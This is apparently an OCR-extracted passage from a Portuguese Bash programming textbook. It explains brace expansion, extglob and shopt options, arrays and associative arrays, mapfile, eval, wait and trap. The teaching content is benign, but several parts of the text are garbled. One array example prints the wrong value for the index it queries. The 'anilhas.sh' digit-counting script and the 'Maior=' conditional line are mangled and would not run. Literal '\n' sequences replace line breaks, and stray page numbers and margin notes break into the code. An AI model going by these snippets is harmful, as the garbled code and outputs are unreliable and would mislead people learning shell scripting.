JulioCesarNeves JulioCesarNeves JulioC.Neves
$ ls arq*
arql.txt arqa2.txt arqa.txt arqb.txt arqc.txt arquivo arquivo.txt
Listagem genérica dos arquivos
$ ls arq{a*,b,c}.txt
arql.txt arqa2.txt arqa.txt arqb.txt arqc.txt
Listagem mais seletiva
```

Uma expressão da forma `{x..y}` será expandida pela formação de uma sequência de `x` até `y`, não importando se `x` e `y` são números ou caracteres (desde somente um caractere) e desde que ambos sejam do mesmo tipo.

Exemplo:

```
$ echo {A..Z}
A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
$ echo {0..9}
0 1 2 3 4 5 6 7 8 9
$ echo {A..D}
A B C D
$ echo {D..A}
D C B A
Sequencia decrescente
$ echo {Z..a}
Z [ ] ^ _ ` a
Carac. entre Z (maiusc) e a (minusc)
$ echo {AA..AZ}
{AA..AZ}
So 1 caractere ou não funciona
$ echo {18..11}
18 17 16 15 14 13 12 11
Quando é número, funciona
$ echo {1..A}
{1..A}
Letra e número não funfa
$ echo {0..15..3}
0 3 6 9 12 15
Incremento de 3, só no Bash 4
$ echo {G..A..2}
G E C A
Incr de 2 decresc, só no Bash 4
$ echo {000..100..10}
000 010 020 030 040 050 060 070 080 090 100
Zeros à esquerda, só no Bash 4
```

O grande uso desse recurso é para abreviar o seu trabalho. Vejamos como escrever menos quando você tem uma sequência longa e repetida de caracteres.

Exemplo:

```
$ mkdir /usr/local/src/bash/{old,new,dist,bugs}
$ chown root /usr/{ucb/{ex,edit},lib/{ex?.?,how_ex}}
$ eval \>{a..c}.{ok,err}\;
$ ls ?.*
```

Veja o eval no 8º capítulo

A sintaxe desse último exemplo pode parecer rebuscada, mas substitua o eval por echo e verá que aparece:

```
$ echo \>{a..c}.{ok,err}\;
>a.ok; >a.err; >b.ok; >b.err; >c.ok; >c.err;
```

Ou seja, o comando para o Bash criar os 6 arquivos. A função do eval é executar este comando que foi montado.

O mesmo pode ser feito da seguinte maneira:

```
$ touch {a..z}.{ok,err}
```

Mas no primeiro caso, usamos Bash puro, o que torna essa forma pelo menos cem vezes mais rápida que a segunda que usa um comando externo (touch).

Ganhando o jogo com mais curingas

Isto aqui parece um pouco com a expansão de chaves que acabamos de ver e às vezes podemos usar esta forma ou a anterior.

O Shell possui, além do *globbing* normal (a expansão *, ? e [a-z] de nomes de arquivos e diretórios), ou seja, os curingas conhecidos por todos e um *globbing* estendido. Este *globbing* estendido, em alguns casos, poderá ser muito útil e sempre será mais veloz que o pipe e grep que ele substituirá.

Nas linhas a seguir, lista_de_padroes, são um ou mais padrões separados por uma barra vertical (|). Veja:

```
?(lista_de_padroes)
```

Casa zero ou uma ocorrência de lista_de_padroes

```
*(lista_de_padroes)
```

Casa zero ou mais ocorrências de lista_de_padroes

```
+(lista_de_padroes)
```

Casa uma ou mais ocorrências de `lista_de_padroes`

```
@(lista_de_padroes)
```

Casa com exatamente uma ocorrência de `lista_de_padroes`

```
!(lista_de_padroes)
```

Casa com qualquer coisa, exceto com `lista_de_padroes`

Para poder utilizá-los precisa executar o `shopt` conforme o exemplo a seguir:

```
$ shopt -s extglob
$ ls file*
file filename filenamenename fileutils
$ ls file?(name)
file filename
$ ls file*(name)
file filename filenamenename
$ ls file+(name)
filename filenamenename
$ ls file@(name)
filename
$ ls file!(name)
file filenamenename fileutils
$ ls file+(name|utils)
filename filenamenename fileutils
$ ls file@(name|utils)
filename fileutils
```

Divertido esse

O mesmo que ls file{name,utils}

Obrigado Tiago Peczenyj

O Tiago me deu as dicas acima, mas existem outras... Teste as opções a seguir dentro do comando `shopt -s <opcoes>`.

cdspell

Com essa opção setada, pequenos erros de digitação no nome do diretório para o qual você deseja fazer um `cd` serão ignorados, isto é, caracteres extras ou esquecidos serão automaticamente corrigidos sem necessidade de redigitação.

No exemplo a seguir, queria fazer um `cd rede`, que é um diretório abaixo do meu `home`.

```
$ cd red
bash: cd: red: Arquivo ou diretório inexistente
$ shopt -s cdspell
$ cd red
rede
$ cd -
/home/jneves
$ cd ede
rede
$ cd -
/home/jneves
$ cd redes
rede
```

Já viu que essa é uma boa opção para você ter no seu `.bashrc`, não é?

cmdhist

Essa opção é bacana, pois transforma comandos criados em diversas linhas (como um `for` ou um `while`, por exemplo) em uma única linha, com os comandos separados por ponto e vírgula (`;`). Isso é particularmente útil para editar comandos e portanto é uma opção setada por *default* pelo *Bash*.

dotglob

Essa opção permite que nomes de arquivos começados por um ponto (`.`), conhecidos como "arquivos escondidos", sejam expandidos com os meta-caracteres curinga.

```
$ ls *bash*
ls: impossível acessar *bash*: Arquivo ou diretório inexistente
$ shopt -s dotglob
$ ls *bash*
.bash_history .bash_logout .bashrc
```

Vetores ou Arrays

Um vetor ou *array* é um método para se tratar diversas informações (normalmente do mesmo tipo) sob um único nome, que é o nome do vetor. Poderíamos ter por exemplo um vetor chamado cervejas, que armazenasse Skol, Antarctica, Polar, ... Para acessarmos esses dados, precisamos de um índice.

Assim, `NomeDoVetor[Indice]` contém um valor, ou seja `cervejas[0]` contém `Skol` e `cerveja[2]` contém `Polar`.

Existem 4 formas de se declarar um vetor:

<code>vet=(el0 el1,...eln)</code>	Cria o vetor <code>vet</code> , inicializando-o com os elementos <code>el0</code> , <code>el1</code> , ..., <code>eln</code>). Se for usado como <code>vet=()</code> , o vetor <code>vet</code> será inicializado vazio. Se <code>vet</code> já existir, perderá os antigos valores e receberá os novos, ou será esvaziado;
<code>vet[n]=val</code>	Cria o elemento índice <code>n</code> do vetor <code>vet</code> com o valor <code>val</code> . Se não existir, o vetor <code>vet</code> será criado;
<code>declare -a vet</code>	Cria o vetor <code>vet</code> vazio. Caso <code>vet</code> já exista, se manterá inalterado;
<code>declare -A vet</code>	Cria um vetor associativo (aquele cujos índices não são numéricos). Essa é a única forma de declarar um vetor associativo, que só é suportado a partir da versão 4.0 do Bash.

Para se verificar o conteúdo de um elemento de um vetor, devemos usar a notação `${vet[nn]}` .

Os elementos de um vetor não precisam ser contínuos. Veja:

```
$ Familia[10]=Silvina
$ Familia[22]=Juliana
$ Familia[40]=Paula
$ Familia[51]=Julio
$ echo ${Familia[10]}
Juliana
$ echo ${Familia[18]}
$ echo ${Familia[40]}
Paula
```

Como você pode observar, foi criado um vetor com índices esparsos e quando se pretendeu listar um inexistente, simplesmente o retorno foi nulo.



O Bash suporta a notação `vet=(val1 val2 ... valn)` para definir os valores dos n primeiros elementos do vetor `vet`.

Vamos criar outro vetor, usando a notação sintática do *Bash*:

```
$ Frutas=(abacaxi banana laranja tangerina)
$ echo ${Frutas[1]}
banana
```

Êpa! Por esse último exemplo pudemos notar que a indexação de um vetor começa em zero e não em um, isto é, para listar `abacaxi` deveríamos ter feito:

```
$ echo ${Frutas[0]}
abacaxi
```

Mas como dá para perceber, dessa forma só conseguiremos gerar vetores densos, mas usando a mesma notação, ainda somente sob o *Bash*, poderíamos gerar vetores esparsos da seguinte forma:

```
$ Veiculos=([2]=jegue [5]=cabalo [9]=patinete)
```



Cuidado ao usar essa notação! Caso esse vetor já possuísse outros elementos definidos, os valores e os índices antigos seriam perdidos e após a atribuição só restariam os elementos recém-criados.

Como vimos no capítulo 6 (sem exemplificar), a opção `-a` do comando `read` lê direto para dentro de um vetor. Vejamos como isso funciona:

```
$ read -a Animais <<< "cachorro gato cavalo"           Usando Here Strings
```

Vamos ver se isso funcionou:

```
$ for i in 0 1 2
> do
>     echo ${Animais[$i]}
> done
cachorro
gato
cavalo
```

Ou, ainda, montando vetores a partir da leitura de arquivos:

```
$ cat nums
1 2 3
2 4 6
3 6 9
4 8 12
5 10 15
$ while read -a vet
> do
>     echo -e ${vet[0]}:${vet[1]}:${vet[2]}
> done < nums
1:2:3
2:4:6
3:6:9
4:8:12
5:10:15
```

Vamos voltar às frutas e acrescentar ao vetor a fruta do conde e a fruta pão:

```
$ Frutas[4]="fruta do conde"
$ Frutas[5]="fruta pão"
```

Para listar essas duas inclusões que acabamos de fazer em `Frutas`, repare que usarei expressões aritméticas sem problema algum:

```
$ echo ${Frutas[10-6]}
fruta do conde
$ echo ${Frutas[10/2]}
fruta pão
$ echo ${Frutas[2*2]}
fruta do conde
$ echo ${Frutas[0*3]}
abacaxi
```

Um pouco de manipulação de vetores

De forma idêntica ao que vimos em passagem de parâmetros, o asterisco (*) e a arroba (@) servem para listar todos. Dessa forma, para listar todos os elementos de um vetor podemos fazer:

```
$ echo ${Frutas[*]}\nabacaxi banana laranja tangerina fruta do conde fruta pão\nou:\n$ echo ${Frutas[@]}\nabacaxi banana laranja tangerina fruta do conde fruta pão
```

E qual será a diferença entre as duas formas de uso? Bem, como poucos exemplos valem mais que muito blá-blá-blá, vamos listar todas as frutas, uma em cada linha:

```
$ for fruta in ${Frutas[*]}\n> do\n>     echo $fruta\n> done\nabacaxi\nbanana\nlaranja\ntangerina\nfruta\ndo\nconde\nfruta\npão
```

Ops, não era isso que eu queria! Repare que a fruta do conde e a fruta pão ficaram quebradas. Vamos tentar usando arroba (@) :

```
$ for fruta in ${Frutas[@]}\n> do\n>     echo $fruta\n> done\nabacaxi\nbanana\nlaranja\ntangerina\nfruta\ndo\nconde\nfruta\npão
```

Hiii, deu a mesma resposta! Ahh, já sei! O *Bash* está vendo o espaço em branco entre as palavras de `fruta do conde` e `fruta pão` como um separador de campos (veja o que foi dito anteriormente sobre a variável `$IFS`) e parte as frutas em pedaços. Como já sabemos, devemos usar aspas para proteger essas frutas da curiosidade do *Shell*. Então vamos tentar novamente:

```
$ for fruta in "${Frutas[*]}"
> do
>     echo $fruta
> done
abacaxi banana laranja tangerina fruta do conde fruta pão
```

Epa, piorou! Então vamos continuar tentando:

```
$ for fruta in "${Frutas[@]}"
> do
>     echo $fruta
> done
abacaxi
banana
laranja
tangerina
fruta do conde
fruta pão
```

Voilà! Agora funcionou! Então é isso, quando usamos a arroba (@), ela não parte o elemento do vetor em listagens como a que fizemos. Isto também é válido quando estamos falando de passagem de parâmetro e da substituição de \$@.

Existe uma outra forma de fazer o mesmo. Para mostrá-la vamos montar um vetor esparsa, formado por animais de nomes compostos:

```
$ Animais=( [2]="Mico Leão" [5]="Galinha d'Angola" [8]="Gato Pardo" )
```

Agora veja como podemos listar os índices:

```
$ echo ${!Animais[*]}
2 5 8
$ echo ${!Animais[@]}
2 5 8
```

Essas construções listam os índices do vetor, sem diferença alguma na resposta. Assim sendo, podemos escolher uma delas para mostrar também todos os elementos de `Animais`, da seguinte forma:

```
$ for Ind in ${!Animais[@]}\n> do\n> echo ${Animais[Ind]}\n> done\nMico Leão\nGalinha d'Angola\nGato Pardo
```

Ind recebe cada um dos índices

Para obtermos a quantidade de elementos de um vetor, ainda semelhantemente à passagem de parâmetros, fazemos:

```
$ echo ${#Frutas[*]}\n6
```

OU

```
$ echo ${#Frutas[@]}\n6
```

Repare, no entanto, que esse tipo de construção lhe devolve a quantidade de elementos de um vetor, e não o seu maior índice. Veja este exemplo com o array `Veiculos`, que, como vimos nos exemplos anteriores, tem o índice `[9]` em seu último elemento:

```
$ echo ${#Veiculos[*]}\n3\n$ echo ${#Veiculos[@]}\n3
```

Por outro lado, se especificarmos o índice, essa expressão devolverá a quantidade de caracteres do elemento daquele índice.

```
$ echo ${Frutas[1]}\nbanana\n$ echo ${#Frutas[1]}\n6
```

Vamos entender como se copia um vetor inteiro para outro. A esta altura dos acontecimentos, já sabemos que como existem elementos do vetor `Frutas` compostos por várias palavras separadas por espaços em branco, devemos nos referir a todos os elementos indexando com arroba `[@]`. Vamos então ver como copiar:

```
$ array="\${Frutas[@]}"
$ echo "\${array[4]}"

$ echo "$array"
abacaxi banana laranja tangerina fruta do conde fruta pão
```

O que aconteceu nesse caso foi que eu criei uma variável chamada `$array` com o conteúdo de todos os elementos do vetor `Frutas`. Como sob o *Bash* eu posso criar um vetor colocando os valores de seus elementos entre parênteses, deveria então ter feito:

```
$ array=("\${Frutas[@]}")
$ echo "\${array[4]}"

fruta do conde
$ echo "\${array[5]}"

fruta pão
```

Como vimos no Capítulo 2, no fim da seção sobre o comando `expr`, a substituição de processos que usa dois pontos `(:)` serve para especificar uma zona de corte em uma variável. Relembrando:

```
$ var=0123456789
$ echo ${var:1:3}
123
$ echo ${var:3}
3456789
```

Em vetores, o seu comportamento é similar, porém agem sobre os seus elementos e não sobre seus caracteres como em variáveis, vide o exemplo anterior. Vamos exemplificar para entender:

```
$ echo \${Frutas[@]:1:3}
banana laranja tangerina
$ echo \${Frutas[@]:4}
fruta do conde fruta pão
```

Se fosse especificado um elemento, este seria visto como uma variável.

```
$ echo ${Frutas[0]:1:4}
baca
```

Experimente agora para ver o que acontece na prática o que vimos na seção “Construção com Parâmetros e Variáveis”, porém adaptando as construções ao uso de vetores. Garanto que você entenderá tudo muito facilmente devido à semelhança entre tratamento de vetores e de variáveis.

Primeiro vou te dar um exemplo do que acabei de falar, depois você inventa uns scripts para testar outras Expansões de Parâmetros como as provocadas por %, %% , #, ##, ..., ok?

Então vamos criar o vetor Frase:

```
$ Frase=(Alshançar o shéu é sensashional. Um sushesso\!)
$ echo ${Frase[*]//sh/c}
Alcançar o céu é sensacional. Um sucesso!
```

Para coroar isso tudo, no dia 01/01/2010, após o primeiro reveillon da nova década, estava finalizando o texto para a 8^a edição deste livro quando surgiu na lista shell-script do Yahoo (não deixe de se inscrever porque ela é ótima e lá se aprende muuuuito) um colega perguntando como ele poderia contar a quantidade de cada anilha que teria de usar para fazer uma cabe-ação.

Anilha são aqueles pequenos anéis numerados que você vê nos cabos de rede, que servem para identificá-los. Em outras palavras, o problema era dizer quantas vezes ele iria usar cada algarismo em um dado intervalo. Vejamos a proposta de solução:

```
$ cat anilhas.sh
Tudo=$(eval echo {${1..$2}})
for ((i=0; i<#${Tudo}; i++))
{
    [ ${Tudo:i:1} ] || continue
    let Algarismo[$(Tudo:i:1)]++
}
for ((i=0; i<=9; i++))
{
    printf "Algarismo %d = %2d\n" \
        $i ${Algarismo[i]} \

```

Recebe os num. entre \$1 e \$2

Espaço entre 2 números

Incrementa vetor do algarismo

```

$! ${Algarismo[$i]:-0}                                Se o elemento for vazio, lista zero
}
$ ./anilhas.sh 12 15
Algarismo 0 = 0
Algarismo 1 = 4
Algarismo 2 = 1
Algarismo 3 = 1
Algarismo 4 = 1
Algarismo 5 = 1
Algarismo 6 = 0
Algarismo 7 = 0
Algarismo 8 = 0
Algarismo 9 = 0

```

Me divirto muito escrevendo um script como esse, no qual foi empregado somente Bash puro. Além de divertido, é antes de mais nada rápido.

Vetores associativos

A partir do Bash 4.0, passou a existir o vetor associativo. Chama-se vetor associativo, aqueles cujos índices são alfabéticos. As regras que valem para os vetores inteiros, valem também para os associativos, porém antes de valorar estes últimos, é obrigatório declará-los.

Exemplo:

```

$ declare -A Animais                               Obrigatório para vetor associativo
$ Animais[cavalo]=doméstico
$ Animais[zebra]=selvagem
$ Animais[gato]=doméstico
$ Animais[tigre]=selvagem

```



É impossível gerar todos os elementos de uma só vez, como nos vetores inteiros. Assim sendo, não funciona a sintaxe:

ATENÇÃO

```

Animais = ([cavalo]=doméstico [zebra]=selvagem \
           [gato]=doméstico [tigre]=selvagem)

$ echo ${Animais[@]}
doméstico selvagem doméstico selvagem
$ echo ${!Animais[@]}
gato zebra cavalo tigre

```

Repare que os valores não são ordenados, ficam armazenados na ordem que são criados, diferentemente dos vetores inteiros que ficam em ordem numérica.

Supondo que esse vetor tivesse centenas de elementos, para listar separadamente os domésticos dos selvagens, poderíamos fazer um script assim:

```
$ cat animal.sh
#!/bin/bash
# Separa animais selvagens e domésticos
declare -A Animais
Animais[cavalo]=doméstico
Animais[zebra]=selvagem
Animais[gato]=doméstico
Animais[tigre]=selvagem
Animais[urso pardo]=selvagem
for Animal in "${!Animais[@]}"
do
    if [[ "${Animais[$Animal]}" == selvagem ]]
    then
        Sel=("${Sel[@]}" "$Animal")
    else
        Dom=("${Dom[@]}" "$Animal")
    fi
done
# Operador condicional, usado para descobrir qual
#+ vetor tem mais elementos. Veja detalhes na seção
#+ O interpretador aritmético do Shell
Maior=${#${Dom[@]}}>${#Sel[@]}?${#Dom[@]}:${#Sel[@]}
clear
tput bold; printf "%-15s%-15s\n" Domésticos Selvagens; tput sgr0
for ((i=0; i<$Maior; i++))
{
    tput cup ${1+i} 0; echo ${Dom[i]}
    tput cup ${1+i} 14; echo ${Sel[i]}
}
```

Gostaria de chamar a sua atenção para um detalhe: neste script me referi a um elemento de vetor associativo empregando `${Animais[$Animal]}` ao passo que me referi a um elemento de um vetor inteiro usando `${Sel[i]}`. Ou seja, quando usamos uma variável como índice de um vetor inteiro, não precisamos prefixá-la com um cifrão (`$`), ao passo que no vetor associativo, o cifrão (`$`) é obrigatório.

Lendo um arquivo para um vetor

Ainda falando do Bash 4.0, eis que ele surge com uma outra novidade: o comando intrínseco (*builtin*) `mapfile`, cuja finalidade é jogar um arquivo de texto inteiro para dentro de um vetor, sem loop ou substituição de comando

- EPA! Isso deve ser muito rápido!
- E é. Faça os testes e comprove!

Exemplo:

```
$ cat frutas
abacate
maçã
morango
pera
tangerina
uva
$ mapfile vet < frutas
$ echo ${vet[@]}                                Mandando frutas para vetor vet
$ echo ${vet[@]}                                Listando todos elementos de vet
abacate maçã morango pera tangerina uva
```

Obteríamos resultado idêntico se fizéssemos:

```
$ vet=$(cat frutas)
```

Porém, isso seria mais lento, porque a substituição de comando é executada em um subshell.

Uma outra forma de fazer isso que logo vem à cabeça é ler o arquivo com a opção `-a` do comando `read`. Vamos ver como seria o comportamento disso:

```
$ read -a vet < frutas
$ echo ${vet[@]}
abacate
```

Como deu para perceber, foi lido somente o primeiro registro de `frutas`.

Exercícios

1. Escreva um programa chamado `meurm` que recebe como argumento os nomes dos arquivos a serem removidos. Se a variável global `MAXFILES` estiver valorada, então tome este valor como o número máximo de arquivos a remover sem perguntas. Se a variável não existir ou estiver com valor nulo, use 10 como o máximo. Se o número de arquivos a ser removido exceder `MAXFILES`, solicite ao operador a confirmação antes de removê-los. A seguir o resultado esperado:

```
$ ls | wc -l
25
$ meurm *
Removo 25 Arquivos? (s/n) n
Os Arquivos nao foram removidos
$ MAXFILES=100
$ meurm *
$ ls
$
```

2. Faça dois programas:

- a) Um menu para escolher:

1. Inclusão em ArqOLs
2. Exclusão de ArqOLs
3. Alteração em ArqOLs

A opção escolhida será passada para o segundo programa.

- b) Este programa lê os dados necessários à opção escolhida no programa anterior, formata um registro e devolve-o formatado (no mesmo formato de ArqOLs) para o primeiro programa.

O primeiro programa recebe o registro formatado do segundo, exibe-o na tela, solicitando confirmação, e procede ou não a esta inclusão, exclusão ou alteração.





Capítulo 8

Sacos de gatos

- Neste capítulo, veremos comandos que, por uma razão ou por outra, não se encaixam em nada que vimos até agora. Não existe também nada de particular na sequência de apresentação dos tópicos. Ou seja: **É O FINAL, PESSOAL.**

A primeira faz tchan, a segunda faz tchun, e tchan, tchan, tchan...

Esta seção descreverá um comando bastante diferente do que estamos acostumados em *Shell*: *eval*. Seu formato é o seguinte:

```
eval <linha-de-comando>
```

Onde *<linha-de-comando>* é uma linha de comando comum, que você poderia executar teclando direto no terminal. Quando você põe *eval* na sua frente, no entanto, o efeito resultante é que o *Shell* resolve a linha de comandos antes de executá-la²⁹. Para um caso simples, realmente não tem efeito:

29. O que acontece é que o *eval* simplesmente executa a linha de comandos passada para ele como argumento; então, o *Shell* processa esta linha de comandos enquanto passa os argumentos para o *eval*, e novamente a linha de comandos é executada, desta vez pelo *eval*. O efeito resultante é a dupla execução da linha de comando pelo *Shell*.

```
$ eval echo "Meu Login Name eh $LOGNAME"  
Meu Login Name eh julio
```

Essa linha de comandos produziu o mesmo resultado que teria, caso não tivesse sido usado o `eval`.

Exemplo:

Consideremos agora o exemplo seguinte sem o uso do `eval`:

```
$ paipi='|'  
$ ls $paipi wc -l  
|: No such file or directory  
wc: No such file or directory  
-l: No such file or directory
```

Esses erros são oriundos do comando `ls`. O *Shell* tentará fazer os *pipelines* e os redirecionamentos de E/S (I/O) antes da substituição das variáveis, então ele nunca reconhecerá o símbolo de pipe (`|`) dentro da variável `$paipi`. O resultado disso é que `|`, `wc`, `-l` são interpretados como parâmetros do comando `ls`.

Se pusermos o `eval` na frente da linha de comandos, teremos o resultado desejado. Então, temos que fazer:

```
$ eval ls $paipi wc -l
```

37

Vejamos um outro exemplo: este necessitará fazer uma indireção. Chamamos de indireção o fato de se pegar o valor de uma variável a partir de outra que aponta para esta primeira:

```
$ cat medieval  
#  
# medieval - Modulo-Exemplo Da Instrucao EVAL  
#  
echo Recebi $# parametros.  
i=1  
while [ "$i" -le $# ]  
do  
    echo -e "parametro $i = \c"  
    echo $'echo $i'  
    let i++  
done
```

```
$ medieval Marcos Valdo da Costa Freitas
Recebi 5 parametros.
parametro 1 = $1
parametro 2 = $2
parametro 3 = $3
parametro 4 = $4
parametro 5 = $5
```

No exemplo anterior, queríamos mostrar os parâmetros passados para o *script* *medieval*, numerando-os. Quase conseguimos, só faltou o *Shell* resolver os parâmetros posicionais, isto é, quando na execução do *script* o *Shell* chegou até aos nomes dos parâmetros (*\$1*, *\$2*, ..., *\$5*), faltando então mais uma passada do interpretador para resolvê-los.

Para dar esta passada a mais, é que usaremos o comando *eval*. Vejamos então como ficará:

```
$ cat medieval
#
# medieval - Modulo-Exemplo Da Instrucao EVAL
#
echo $# parametros.
i=1
while [ "$i" -le $# ]
do
    echo -e "parametro $i = \c"
    eval echo $'echo $i'                                A 1ª faz tchan, a 2ª faz tchun e tchan, tchan...
    let i++
done
$ medieval Marcos Valdo da Costa Freitas
Recebi 5 parametros.
parametro 1 = Marcos
parametro 2 = Valdo
parametro 3 = da
parametro 4 = Costa
parametro 5 = Freitas
```

Isso também poderia ter sido feito assim:

```
$ cat medieval
#
# medieval - Modulo-Exemplo Da Instrucao EVAL
#
echo Recebi $# parametros.
```

```
i=1
while [ "$i" -le $# ]
do
    echo -e "parametro $i = \c"
    eval echo $$i
    let i++
done
```

A 1ª passagem inibe a interpretação do \$

Como o comando *default* do eval é o echo, ele se torna desnecessário e o programa poderia ficar assim:

```
$ cat medieval
#
# medieval - Modulo-Exemplo Da Instrucao EVAL
#
echo Recebi $# parametros.
i=1
while [ "$i" -le $# ]
do
    echo -e "parametro $i = \c"
    eval \$\$i
    let i++
done
```

A 1ª passagem inibe a interpretação do \$

Para finalizar essa série com o mesmo exemplo, que nem eu estou aguentando mais, o Bash, a partir da versão 2, incorporou a seguinte parameter substitution para fazer indireção, que no meu entender é mais simples e intuitiva.

```
cat medieval
#
# medieval - Modulo-Exemplo Da Instrucao EVAL
#
echo $# argumentos.
i=1
while [ "$i" -le $# ]
do
    echo -n "parametro $i = "
    echo ${!i}
    i=`expr $i + 1`
done
```

Um dos participantes da lista de Shell-script do Yahoo disse que tinha um arquivo chamado `dados.txt`, cuja linha era assim:

```
Model=Samsung 0411N, Serial=00000005464, blablabla=asdadqddq
```

Porém deste, só interessava o nome do modelo (`Samsung 0411N`).

As soluções apresentadas foram as mais variadas possíveis (como todas daquela excelente lista, que aconselho a todos se inscreverem). Veja só algumas, para que sirvam como exemplo:

```
$ cut -f1 -d, dados.txt | cut -f2 -d=
```

Só mais umazinha:

```
$ sed -n 's/Model=\([^\,]*\)\.*$/\1/p' dados.txt
```

O Fabiano Caixeta Duarte, grande conhecedor de Bash, deu a seguinte solução, desculpando-se por esta ser deselegante:

```
$ Linha=$(<dados.txt)
$ Linha=${Linha// /_}
$ eval ${Linha%,*}
$ echo ${Model///_}
Samsung 0411N
```

Escrevi imediatamente para a lista dizendo que a solução não tinha nada de deselegante, muito pelo contrário, pois usava Bash puro e que, por isso, deveria ser muito mais eficiente e veloz que todas as soluções apresentadas. Vou explicá-la linha a linha:

linha 1 – Carrega todo o arquivo `dados.txt` para a variável `$Linha`;

linha 2 – Para não ter problemas na linha 3, esta substituição de parâmetros troca os espaços por sublinha (`_`) ;

linha 3 – Esta substituição de parâmetros despreza tudo à direita da primeira vírgula (`,`). Observe o que acontece se trocarmos o `eval` por `echo`:

```
$ echo ${Linha%,*}
Model=Samsung_0411N
```

Ou seja: uma atribuição, porém com um sublinha (_) onde havia um espaço em branco. O `eval` foi usado para que esta atribuição fosse feita. Veja este teste após a execução desta linha:

```
$ echo $Model
```

```
Samsung_0411N
```

linha 4 – Pronto! Agora só falta trocar o sublinha (_) por um espaço em branco, e foi isso que a substituição de parâmetros desta linha fez.

wait a minute Mr. Postman

Se você passar uma linha de comandos para execução em *background*, essa linha de comandos será executada em um *Subshell* que é independente do seu *Shell* corrente (diz-se que está em modo assíncrono). Algumas vezes é conveniente esperar que a execução desse processo em *background* termine antes de prosseguir.

Suponha que você tenha um grande arquivo que deva ser classificado, cujo `sort` foi mandado para *background*, e agora deseja esperar o fim deste `sort` já que você precisa usar estes dados classificados.

Para isso usamos o comando `wait` e seu formato geral é:

```
wait PID
```

Onde `PID` é o *Process-ID* de que desejamos aguardar a conclusão. Se omitido, o *Shell* espera a finalização de todos os processos filhos. A execução do *Shell* corrente é suspensa até que o processo ou processos terminem a execução. Vamos ver um exemplo desenvolvido direto no terminal:

```
$ sort ArqGrande -o ArqGrande &
6924
$ ....
$ wait 6924
$
```

Manda para background

O PID é mandado para a tela pelo Shell

Execute outras tarefas independentes...

Agora espera o final do sort para prosseguir

Quando o sort termina, o prompt é devolvido

Para evitar trapalhadas use o *trap*

Quando você descontinua a execução de um programa, seja teclando DELETE, BREAK ou <CTRL>+C no seu terminal durante a execução de um script, normalmente este programa é imediatamente terminado e o *prompt* do terminal é retornado. Isso nem sempre é desejável. De repente você está largando alguma sujeira (opa! Você não, o *script*!), como um arquivo temporário, que deveria ser limpa.

A finalização de um programa, entre outras coisas, manda o que conhecemos como *sinal* para o programa ainda em execução. O programa pode então especificar qual atitude deve ser tomada quando receber um determinado *sinal*. Isso deve ser feito com o comando *trap*, cujo uso geral é:

```
trap "<comando>; <comando>; <...>; <comando>" sinais
```

Onde <comando>; <comando>; <...>; <comando> significa um ou mais comandos (separados por ponto e vírgula, claro) que serão executados caso um dos sinais especificados por *sinais* seja recebido.

Números são associados aos diferentes tipos de sinais, e os mais comumente usados em programação Shell, por normalmente significarem fim de execução de programa, estão listados na tabela a seguir:

Sinal	Gerado por
0 EXIT	Saída normal do programa
1 SIGHUP	Quando recebe um kill -HUP
2 SIGINT	Interrupção pelo teclado (<ctrl>+C)
3 SIGQUIT	Interrupção pelo teclado (<ctrl>+\)
15 SIGTERM	Sinal de terminação do software (mandado pelo kill default ou kill PID)

Exemplo:

Vamos voltar ao exemplo dado lá no início do livro (na seção Direcionando os caracteres de redirecionamento). Veja só:

```
$ ftp -ivn remocomp << FimFTP >> /tmp/$$ 2>> /tmp/$$  
> user fulano segredo  
> binary  
> get arqnada  
>FimFTP  
$
```

Os sinais > são prompts secundários do UNIX
Enquanto não surgir o label FimFTP o > será o
prompt (PS2), para indicar que o comando não
terminou

Repare no trecho do `ftp` anterior em que, tanto as saídas do `ftp` como os erros encontrados, estão sendo redirecionados para `/tmp/$$`. Caso este `ftp` seja interrompido por um `kill` ou um `<CTRL>+C`, certamente deixará lixo no disco. É exatamente essa a forma como mais se usa o comando `trap`. Se o `ftp` anterior fosse trecho de um *script*, deveríamos, logo no início desse *script*, como um de seus primeiros comandos, fazer:

```
trap "rm -f /tmp/$$ ; exit" 0 1 2 3 15
```

Dessa forma, caso houvesse uma interrupção brusca (sinais 1, 2, 3 ou 15) antes do programa encerrar (no `exit` dentro do comando `trap`), ou um fim normal (*sinal 0*), o arquivo `/tmp/$$` seria removido.

Caso na linha de comandos do `trap` não houvesse o comando `exit`, seus comandos seriam executados e o fluxo do programa retornaria ao ponto em que estava quando recebeu o *sinal* para execução deste `trap`.

Caso a linha de comandos do `trap` possua mais do que um comando, eles deverão estar entre aspas ("") ou apóstrofos (''). Note também que o *Shell* pesquisa a linha de comandos enquanto o `trap` é interpretado e novamente quando um dos *sinais* listados é recebido. Então, no último exemplo, o valor de `$$` será substituído no momento que o comando `trap` for executado da primeira vez, já que as aspas ("") não protegem o círculo (\$) da interpretação do *Shell*. Se você desejasse que a substituição fosse realizada somente quando recebesse o *sinal*, o comando deveria ser colocado entre apóstrofos (''). Assim, na primeira interpretação do `trap`, o *Shell* não veria o círculo (\$), porém os apóstrofos ('') seriam removidos e finalmente o *Shell* poderia substituir o valor da variável. Nesse caso, a linha ficaria da seguinte maneira:

```
trap 'rm -f /tmp/$$ ; exit' 0 1 2 15
```

O comando `trap`, quando executado sem argumentos, lista os sinais que estão sendo monitorados no ambiente, bem como a linha de comando que será executada quando tais *sinais* forem recebidos.

Se a linha de comandos do `trap` for nula (vazia), isso significa que os *sinais* especificados devem ser ignorados quando recebidos. Por exemplo, o comando:

```
trap "" 2
```

Especifica que o *sinal* de interrupção deve ser ignorado, porque você pode querer ignorar certos *sinais* quando executar alguma operação. No caso citado, quando não se deseja que sua execução seja interrompida.

Note que o primeiro argumento deve ser especificado para que o *sinal* seja ignorado, e não é equivalente a escrever o seguinte, cuja finalidade é retornar o *sinal* 2 ao seu estado *default*:

```
trap 2
```

Se você ignora um *sinal*, todos os *Subshells* irão ignorar esse *sinal*. Portanto, se você especifica qual ação deve ser tomada quando receber um *sinal*, então todos os *Subshells* irão também tomar a ação quando receberem esse *sinal*. Para o *sinal* que temos mostrado (*sinal* 2), isso significa que os *Subshells* serão encerrados.

Suponha que você execute o comando:

```
trap "" 2
```

e então execute um *Subshell*, que tornará a executar outro script como um *Subshell*. Se for gerado um *sinal* de interrupção, este não terá efeito nem sobre o *Shell* principal nem sobre os *Subshell* por ele chamados, já que todos eles ignorarão o *sinal*.

